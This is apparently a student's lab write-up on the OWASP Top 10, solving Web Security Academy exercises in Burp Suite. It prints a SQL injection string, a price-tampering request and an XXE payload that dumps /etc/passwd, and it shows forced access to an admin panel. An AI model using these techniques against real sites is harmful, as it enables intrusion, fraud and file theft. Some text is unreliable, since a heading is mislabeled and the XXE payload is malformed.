

Assignment 1

OWASP Top 10:

Web Application Security Risks

Name: Yash Lulla

Registration no.: 21BRS1427

Email: yash.lulla2021@vitstudent.ac.in

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

1. Access Control is Broken: The application of restrictions on who or what is authorised to execute activities or access resources is known as access control. Access control in the context of online applications depends on session management and authentication:

- Authentication provides proof that a user is who they claim to be.

The successive HTTP requests that are being performed by the same user are identified by session management.

The user's ability to do the action they are attempting to undertake is determined by access control.

Access controls that are often broken offer a serious security concern. Access control design and administration is a challenging issue that combines technological implementation with business, organisational, and regulatory limitations. Decisions on access control design must be made by humans, hence there is a high risk of error.

I would be giving an example of Unprotected Admin Functionality to portray Broken Access Control

As we can see here, we have this website and we need to gain the admin access

WE LIKE TO SHOP



Six Pack Beer Belt
★★★★★ \$93.24

[View details](#)




There's No Place Like Gnome
★★★★★ \$59.44

[View details](#)



Pest Control Umbrella
★★★★★ \$27.14

[View details](#)





Poo Head - It's not just an insult anymore.
★★★★★ \$69.33

[View details](#)



Therefore, we can try to brute force a few URLs to see if there are any broken access controls



Here we can see this particular URL worked, therefore now we have admin access and can delete or modify any user

Users

wiener - [Delete](#)

carlos - [Delete](#)

2. Cryptographic Errors: Information disclosure, commonly referred to as information leakage, is the unintended release of sensitive information to consumers by a website. Websites may divulge a variety of information to a potential attacker depending on the situation, including:
 - Information about other users, such as usernames or financial data;
 - Sensitive commercial or corporate data;
 - Technical information about the website and its infrastructure.

Disclosure of technical information can occasionally be just as dangerous as exposing sensitive user or corporate data. Even though some of this information will only be somewhat useful, it might serve as a starting point for uncovering a new attack surface that could have other intriguing weaknesses. The information you are able to obtain might even be the crucial component needed to put together complicated, high-severity attacks.

Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behaviour.

Here we are using Burp Suite to discuss about Information Disclosure in Error Messages:

1 GET /product?productId=5 HTTP/2

Host: 0a4800bc033186db8006531a00b9006e.web-security-academy.net

Cookie: session=yQlk74iyl3mcDOBntgOE4CveVWKPpx

Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"

Sec-Ch-Ua-Mobile: 70

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0a4800bc033186db8006531a00b9006e.web-security-academy.net/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

1 HTTP/2 200 OK

Content-Type: text/html; charset=utf-8

X-Frame-Options: SAMEORIGIN

Content-Length: 4487

<!DOCTYPE html>

<html>

<head>

<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">

<link href="/resources/css/labsEcommerce.css" rel="stylesheet">

<title>

Information disclosure in error messages

</title>

</head>

<body>

<script src="/resources/labheader/js/labHeader.js">

</script>

<div id="academyLabHeader">

<section class="academyLabBanner">

<div class="logo">

</div>

<div class="title-container">

<h2>

Information disclosure in error messages

</h2>

<button id="submitSolution" class="button" method="POST" path="/submitSolution" parameter="answer">

Web Security Academy


Information disclosure in error messages

Submit solution Back to lab description

3D Voice Assistants

★★★★☆

\$81.54



Description:

Voice assistants have just got so much better. You no longer have to look at a blank screen, your 3d assistant can be customized to resemble anyone you want it to be. Your assistant works via a Bluetooth connection enabling you to keep that cell tucked away out of sight. Pop your assistant on the table, in your top pocket, or anywhere you like. Just like other voice assistants you can communicate in real time and ask it anything you need to know.

You will never be alone with your 3D assistant. Good company for all occasions, debate, play puzzles and listen to your choice of music together. Your assistant comes with a 600 page. hard copy. instruction manual. allowing you to train it to its full capacity.

We will send the request to the burp repeater and we will change the product id to a non-numeric string and send it:

Send Cancel < >

Target: https://0a4800bc033186db8006531a00b9006e.w

Request

1 GET /product?productId="something" HTTP/2

Host: 0a4800bc033186db8006531a00b9006e.web-security-academy.net

Cookie: session=yQlk74iyl3mcDOBntgOE4CveVWKPpx

Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"

Sec-Ch-Ua-Mobile: 70

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0a4800bc033186db8006531a00b9006e.web-security-academy.net/

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Response

1 HTTP/2 500 Internal Server Error

Content-Length: 1806

Internal Server Error: java.lang.NumberFormatException: For input string: ""something""

at java.base/java.lang.Integer.parseInt(Integer.java:67)

at java.base/java.lang.Integer.parseInt(Integer.java:786)

at lab.w.k.e.o.q(Unknown Source)

at lab.k.j.b.l.i.N(Unknown Source)

at lab.k.j.b.b.p.q.n(Unknown Source)

at lab.k.j.b.b.b.lambda\$handleSubRequest\$0(Unknown Source)

at a.v.i.m.lambda\$null\$3(Unknown Source)

at a.v.i.m.D(Unknown Source)

at a.v.i.m.lambda\$uncheckedFunction\$4(Unknown Source)

at java.base/java.util.Optional.map(Optional.java:260)

at lab.k.j.b.b.b.j(Unknown Source)

at lab.server.vulnerable.backend.f.P(Unknown Source)

at lab.k.j.b.a.C(Unknown Source)

at lab.k.j.b.a.P(Unknown Source)

at lab.server.vulnerable.backend.d.i.S(Unknown Source)

at lab.server.vulnerable.backend.d.q.lambda\$handle\$0(Unknown Source)

at lab.w.q.g.f.C(Unknown Source)

at lab.server.vulnerable.backend.d.q.J(Unknown Source)

at lab.server.vulnerable.backend.m.K(Unknown Source)

at a.v.i.m.lambda\$null\$3(Unknown Source)

at a.v.i.m.D(Unknown Source)

at a.v.i.m.lambda\$uncheckedFunction\$4(Unknown Source)

at lab.server.i.v(Unknown Source)

at lab.server.vulnerable.backend.m.v(Unknown Source)

at lab.server.vulnerable.a.o.f(Unknown Source)

at lab.server.vulnerable.p.K(Unknown Source)

at lab.server.vulnerable.z.K(Unknown Source)

at lab.server.p.r(Unknown Source)

at lab.server.p.n(Unknown Source)

at lab.z.s.lambda\$consume\$0(Unknown Source)

at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)

at java.base/java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:635)

at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 3.3.1

With this, we get an error message which tell us which version of a third-party framework is being used, so it can be exploited further on

Apache Struts 2 2.3.31

3. Injection: SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour. In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

Here using Burp Suite, we will look at a SQL Injection vulnerability in WHERE Clause allowing retrieval of hidden data:

The image shows a side-by-side comparison of a web application's state before and after a SQL injection attack. On the left, the Burp Suite interface displays an intercepted HTTP request to 'https://googleads.g.doubleclick.net'. The request is a GET method with a 'pagead/1d HTTP/2' header. The body of the request contains various headers like 'Host', 'Sec-Ch-Ua', 'User-Agent', 'Referer', and 'Accept-Encoding'. On the right, the web application 'WebSecurity Academy' is shown. The top part of the page has a title 'SQL injection vulnerability in WHERE clause allowing retrieval of hidden data' and a 'LAB Not solved' status. Below this, there's a section titled 'WE LIKE TO SHOP' with a search bar. The search results show four items: 'High-End Gift Wrapping' (\$80.61), 'All-in-One Typewriter' (\$74.20), 'Folding Gadgets' (\$94.53), and 'Single Use Food Hider' (\$35.61). The search results are filtered by 'All' category. The URL in the browser shows a filter parameter: 'https://0ae3009304921881809f9a9400ce0039.web-security-academy.net/filter?categ...'. The search results are displayed as a grid of items with images, titles, prices, and 'View details' buttons.

If we intercept using burp suite and change the category parameter to '+OR+1=1—' and forward it, we can see all the hidden items as well on the website

4. Insecure design: Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behaviour. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely. Logic flaws are often invisible to people who aren't explicitly looking for them as they typically won't be exposed by normal use of the application. However, an attacker may be

able to exploit behavioural quirks by interacting with the application in ways that developers never intended.

Here we will use burp suite to exploit a logic flaw to buy an item:

As we can see we are not allowed to buy this jacket as we don't have enough store credit

The image shows two side-by-side windows. The left window is the Burp Suite interface, specifically the 'Proxy' tab. It displays a message: 'Intercept is off'. Below the message, it says: 'When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.' There are buttons for 'Learn more' and 'Open browser'. The right window is a web browser showing the 'Web Security Academy' lab 'Excessive trust in client-side controls'. The URL is 'https://0afd000f035522cc803ac13d0011002f.web-security-academy.net/cart?err=INS...'. The page shows a shopping cart with a total of \$1337.00. A message states: 'Store credit: \$100.00' and 'Cart: Not enough store credit for this purchase'. The cart contains one item: 'Lightweight "133t" Leather Jacket' priced at \$1337.00. There is a 'Place order' button at the bottom.

Therefore, using burp repeater, we can intercept the POST request and change the price to something less than the store credit

1 x 2 x +

Send Cancel < > Follow redirection Target: https://0afd000f035522cc803ac13d0011002f.web-secu... HTTP/2

Request

Raw

Hex

1 POST /cart HTTP/2

2 Host: 0afd000f035522cc803ac13d0011002f.web-security-academy.net

3 Cookie: session=1qy1P5AJVQJ3VKVMmaqEuGcmMuLMQCGE

4 Content-Length: 44

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"

7 Sec-Ch-Ua-Mobile: 70

8 Sec-Ch-Ua-Platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0afd000f035522cc803ac13d0011002f.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: 71

17 Sec-Fetch-Dest: document

18 Referer: https://0afd000f035522cc803ac13d0011002f.web-security-academy.net/product?productId=1

19 Accept-Encoding: gzip, deflate, br

20 Accept-Language: en-US,en;q=0.9

21

22 productId=1&redir=PRODUCT&quantity=1&price=5

Response

Raw

1 HTTP/2 302 Found

2 Location: /product?productId=1

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Inspector

Request attributes

2

Request query parameters

0

Request body parameters

4

Request cookies

1

Request headers

22

Response headers

3

WebSecurity Academy

Excessive trust in client-side controls

LAB Not solved

Back to lab description >>

Store credit: \$100.00

Home | My account | 2

Cart

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$0.05	2

Coupon: Add coupon Apply

Total: \$0.10

Place order

And now, we can buy the product

Store credit:
\$99.90

Your order is on its way!

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$1337.00	2

Total: \$0.10

- Security Misconfiguration: In this vulnerability, we are mainly going to look at XML external entity Injection (XXE). XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access. In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform [server-side request forgery](#) (SSRF) attacks.

We will inject an XML external entity to retrieve the contents of a file:

Target: https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net

Request

```
1 POST /product/stock HTTP/2
2 Host: 0a34009204e07c10817f1b9c008200c8.web-security-academy.net
3 Cookie: session="ml2m2z4WeHCbVlu7jfx01EUQU11zws
4 Content-Length: 176
5 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/117.0.5938.132 Safari/537.36
10 Content-Type: application/xml
11 Accept: */*
12 Origin: https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
17 https://0a34009204e07c10817f1b9c008200c8.web-security-academy.net/product?productId=1
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 <?xml version="1.0" encoding="UTF-8"?>
21 <!DOCTYPE test [ <ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
  <stockCheck>
    <productId>
      <xxxe>
        /productId
        <storeId>
          3
        </storeId>
      </stockCheck>
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2338
5
6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin)/:/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12005:15000::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 elmer:x:12099:12099::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
,
:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:systemdTimeSynchronisation,
,
:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:systemdNetworkManagement,
,
:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:systemdResolver,
,
:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQLServer,
,
:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQLAdministrator,
```

As we can see, we can see the contents of the /etc/passwd file